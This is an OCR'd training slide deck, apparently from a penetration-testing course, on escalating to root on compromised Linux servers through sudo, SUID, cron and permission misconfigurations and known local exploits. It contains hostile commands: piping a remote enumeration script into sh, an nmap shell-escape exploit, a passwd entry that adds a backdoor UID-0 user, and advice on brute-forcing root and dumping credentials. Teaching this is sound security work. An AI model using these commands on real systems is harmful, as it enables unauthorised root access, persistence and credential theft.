positive hack camp

pt

Privilege escalation on server systems

positive education

CyberED

Trainers for today

Yaroslav Shmelev

- Senior malware analyst
- Areas of professional interest: Linux Malware Analysis, Penetration Testing, Binary Exploitation
- Motto: “Theory without practice is dead, practice without theory is blind”
- Contact me: @hummelchen0

Trainers for today

Artem Komarskiy

- Leading Specialist at Singleton Security
- Areas of professional interest: Internal Penetration Testing, External Penetration Testing, Social Engineering
- Motto: “The obstacle is the way”
- Contact me: @mstrxxxxxx

Setup for class

- In today's lesson, we're going to move on to the next major phase of the penetration testing process. After the initial attack phase, we reach our goal and end up on a compromised machine. In this part of the course, we'll look at situations where we're on the server segment of the network, which means we're likely to be in a DMZ network.
- In order to subsequently get out of this segment and get to the main segments of the network, we need to be able to operate conveniently and efficiently from the current point on the network. Which means we need to **maximize privileges on the compromised node,** gain a foothold on it and push our network access further out.

positive hack camp

pt

Today you will learn:

- [ ] Raise privileges in the Linux operating system from user privileges to administrator ("root" user) level.
- [ ] Examine the Linux OS for possible misconfigurations and vulnerabilities.
- [ ] Choose a proper way to elevate privileges.

positive education

CyberED

Basic Concepts

Privilege escalation

is the exploitation of various vulnerabilities to get privileged access to the attacked system.

root

Root or superuser is a special account and a group of users in UNIX-like systems with a UID 0 (User IDentifier), the owner of which is authorized to perform all operations without exception.

sudo

The rules used by sudo to decide whether to grant access are in the /etc/sudoers file.
Usage examples are detailed in man sudoers

su

(abbreviation for substitute user, set UID, switch user, super user) - a command in Unix-like operating systems that allows a user to log in under a different name without terminating the current session.

General principles

To understand the general principles, let us begin by outlining the general objectives and privilege escalation methods. In this session, we will look at only popular methods and explain some of the Linux OS mechanisms for them.

Today's plan:

1. Purposes of privilege escalation
2. Methods of privilege escalation
3. Utilization of administration errors
   - Security mechanisms and access rights
   - Gathering system configuration information
   - Basic security misconfigurations
   - Automatic security auditing
4. Practice

positive hack camp

pt

Purposes of privilege escalation

- Gaining full access to all data stored in the system
- Utilizing system features that are not available to non-root users
- Modification of the software running in the system to capture credentials and other critical information
- Hiding malicious activity from the system administrator
- Providing the conditions for attacking the hypervisor

positive education

CyberED

positive hack camp

pt

Methods of privilege escalation

- Security misconfigurations
- Exploitation of common LPE vulnerabilities in user-space
- Attacks on the Linux kernel

positive education

CyberED

Utilizing administration errors

Today we're going to elaborate on the **topic of using Linux OS administration errors** because:

- It's one of the most common ways of privilege escalation in Linux
- It's one of the easiest to understand
- It is important not to make these mistakes when you configure your own infrastructure

Security mechanisms and access rights

To better understand the common security issues let's familiarize ourselves with some basic security mechanisms in Linux OS.

Let's study and remember:

- How user management is organized
- How access rights are managed
- What built-in mechanisms are used for changing and assigning access rights

User management

Users and groups


The root user is a special account, has a user ID of 0, and can perform all operations without exception.

Regular users (their UID starts at 500 or 1000, depending on the distro) have limited rights and with default settings cannot cause serious damage to the integrity of the system.

/etc/password is a text file containing a list of user accounts.

** You can add your own user with a different name than root but with the same UID:*

hacker:13310alp6DIVk:0:0:hacker:/root:/bin/bash



Access rights management

File access rights

In the standard access model, there are 3 types of rights, in addition to the special ones:


- Read
- Write
- Execute (for directories - pass through them)

Access rights are defined for three groups:

- For the owner
- For the owner group
- For all others

Access rights management

Formats for recording access rights:



Access rights management

There are more advanced mechanisms:

Capabilities

are privilege management tools, that in traditional Unix-like systems were only available to processes running with root privileges

Special attributes of the FS

The ext2, ext3, and ext4 file systems have special attributes for files and directories

ACL (Access control lists)

provide more flexibility than the standard user/group/others rights.

What are the built-in mechanisms for transferring and receiving access rights

Special rights: SUID

The SUID bit allows a program to be executed with the rights of the file owner. This is a key mechanism for escalating privileges on Unix systems. The basic idea behind is to give users as few rights as possible, but enough to accomplish some tasks which require elevated privileges. The mechanism is used in most UNIX and UNIX-like operating systems.

Features of SUID mechanism in standard Linux configurations:

- Operate as root user
- Used to perform safe privileged operations, such as changing a password or sending ICMP requests
- Used for regular user ID changes: su, sudo, pkexec
- The requirements for the code quality of these programs are rather high, because errors in them may lead to a security breach of the whole system
- The programs take into account the ID of the user who runs them and various configuration files

What are the built-in mechanisms for transferring and receiving access rights

- **su** (short for substitute user, set UID, switch user, super user) is a command in Unix-like operating systems that allows a user to log in under a different name without terminating the current session.
- Typically used **for temporary login as a** superuser to perform administrative work.
- To use su, the **root password** must be **entered** (unless the command is invoked by the root user).
- If the correct password is entered, su creates a **new shell process,** with the same real and effective user and group IDs, and a list of additional groups, as the specified user.

positive hack camp

pt

Let's look at a basic example

You are on a host with Linux OS, your task is to elevate your privileges to the Root level

positive education

CyberED

Basic example

Enumeration:

```
curl -L
https://github.com/carlospolop/PEASS-
ng/releas es/latest/download/linpeas.sh | sh
```

Exploit:

```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' >
$TF nmap --script=$TF
```

Misconfigurations: weak passwords

Root password

In some cases, the root user password can be simple: you can brute-force it using **sucrack**.

Other users

It makes sense to check other users as well, as they may have the right to run **sudo** or do other privileged operations.

Insecure file permissions

→ **Dumping credentials from files with passwords or API keys**

- webapp or service configuration files
- shell history
- file-based databases
- backups
- ssh keys

→ **Modifying critical system files**

- cron jobs and systemd timers
- scripts
- shared libraries
- directories with libraries and executable files

Sudo misconfigurations

→ **Granting access to the sudo command** on files that give the ability to execute arbitrary code:

`vim, less, nmap, apt, etc.`

→ **Configuration example:**

```
ubuntu ALL=(ALL:ALL) NOPASSWD: ALL
backup ALL=NOPASSWD: /bin/tar
```

Checking your sudo rights: `sudo -l`

Cron misconfigurations

→ **Insecure access rights**:

- `/etc/crontab`
- `/etc/cron.*`
- `cron task file/directory`

→ **Configuration example**:

`"* * * * * /opt/cronscript.sh"`

→ **Tracking hidden cron jobs**:

- `pspy`

Privileged group membership

Privileged groups:

- sudo - sudo rights
- adm - read access to system logs
- disk - raw access to disk
- docker - docker containers
- libvirt - virtual machines
- shadow - access to /etc/shadow

Automated security auditing tools

- **The following projects can be used to expedite the collection of information about the system:**

  github.com/diego-treitos/linux-smart-enumiration

  github.com/rebootuser/LinEnum

  github.com/luke-goddard/enumy

  github.com/mostaphabahadou/postenum

  github.com/carlospolop/PEASS-ng/tree/master/linPEAS (best option)

- **Automating the selection of kernel exploits:**

  github.com/mzet-/linux-exploit-suggester

  github.com/jondonas/linux-exploit-suggester-2

  www.securitysift.com/download/linuxprivchecker.py

- **Monitor linux processes without root permissions:**

  github.com/DominicBreuker/pspy

Software vulnerabilities

Vulnerabilities with known exploits can be used to elevate privileges in Linux systems

Assessment

To detect such vulnerabilities, it is necessary to check the software versions on the system.

Preparing to exploit a vulnerability

Many exploits require building from source code, and in certain cases they may require modifications. It would also be useful to test the exploit localy.

Exploitation

After all the checks and preparations, you can run the exploit on the target machine to get root privileges.

Vulnerability assessment

→ **Checking software versions**:

- `apt show <package>`
- `yum list <package>`

→ **Using security trackers**:

- https://ubuntu.com/security/cves
- https://security-tracker.debian.org/tracker/

→ **Automation**:

- https://github.com/The-Z-Labs/linux-exploit-suggester
- `post/multi/recon/local_exploit_suggester - msf`

Logical vs binary vulnerabilities

Exploits for logical vulnerabilities:

- affect multiple versions of the program
- do not require modification for specific version of kernel/library/target program
- exploits are easy to understand and modify if necessary

Exploits for binary vulnerabilities:

- perform various types of process memory corruption
- may require modification for specific target versions
- difficult to understand, modification requires knowledge of C and assembler

Making local testing environments

Prepare main environment:

- get docker image/vm for target distro
- install software for tests and debugging

Prepare exploit and target program:

- copy exploit to the main environment and compile it if necessary
- get target program package from repository: launchpad, debian archive, pkgs.org and other sources
- install target program and check if it works

Case study

Typical Linux LPE vulnerabilities:

- CVE-2025-32463 sudo chwoot
- CVE-2021-4034 pkexec PwnKit
- CVE-2021-3156 sudo Baron Samedit

Kernel exploitation

Methods

- Logical vulnerabilities: overwrite read-only file, make file SUID/setuid and so on
- Binary vulnerabilities: corrupt kernel memory and change UID of your process

Tools

- GCC and C IDE - most kernel exploits are written in C
- Local VM for debugging

Kernel exploitation

Precautions

- Exploiting the Linux kernel can be extremely dangerous, potentially resulting in system crashes and data loss
- Most binary kernel exploits are made for a specific kernel version, running this exploit on another vulnerable version will result in a crash
- Before attempting to launch a kernel exploit on a target it is necessary to check it on a local VM

Kernel exploitation case study

Some Linux Kernel LPE vulnerabilities:

- CVE-2023-0386 GameOverlay
- CVE-2022-0847 DirtyPipe
- CVE-2016-5195 DirtyCow

Supplementary materials

- Linux Privilege Escalation methodology
- Machines for practicing skills